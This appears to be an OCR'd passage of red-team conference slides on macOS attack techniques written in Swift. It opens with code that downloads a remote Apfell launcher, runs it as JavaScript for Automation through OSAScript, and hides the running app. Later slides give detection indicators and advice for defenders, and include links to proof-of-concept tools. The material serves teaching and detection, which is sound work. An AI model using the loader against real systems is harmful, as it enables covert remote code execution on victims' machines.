dispatcher.async {
    let script =
        ##"eval(ObjC.unwrap($.NSString.alloc.initWithDataEncoding($.NSData.dataWithContentsOfURL($.NSURL.URLWithString('
        [url_path_to_Apfell_launcher]')),$.NSUTF8StringEncoding)));"##

    let k = OSAScript.init(source: script, language: OSALanguage.init(forName: "JavaScript"))

    var compileErr : NSDictionary?
    k.compileAndReturnError(&compileErr)
    var scriptError : NSDictionary?

    k.executeAndReturnError(&scriptError)
}

sleep(1)
NSApp.setActivationPolicy(.accessory)
NSRunningApplication.current.hide()
```

- Consideration: App Transport Security

class Detection{}


- **Parent-Child:**
  - $Office_Product -> /bin/sh
  - $Scripting_lang -> /bin/sh
  - $Scripting_lang -> /usr/bin/osascript
- **Command Line:**
  - osascript with “-e” and “popup”
  - osascript with “-e” and “clipboard”
  - osascript with “-l” and “JavaScript”
  - osascript in user-agent strings
- **Examples for malicious use of macOS internals:**
  - Network visibility
  - Visibility into new binaries/apps
  - Execution chains

var lookInto = true

- Defenders:
  - Keep up with Jamf and Digita Security
  - Execute these code samples as Xcode Playground files
  - Check EDR logs for gaps
  - Monitor network comms, execution chains

func Resources(){}

- Link to my MacShellSwift proof of concept tool (builds macho file):
  - https://github.com/cedowens/MacShellSwift
- Blog post:
  - https://medium.com/red-teaming-with-a-blue-team-mentaility/b5faaa11e121
- Also check out Apfell By Cody Thomas:
  - https://github.com/its-a-feature/Apfell


THE NEVERENDING STORY
THE NEVERENDING STORY
HAS ENDED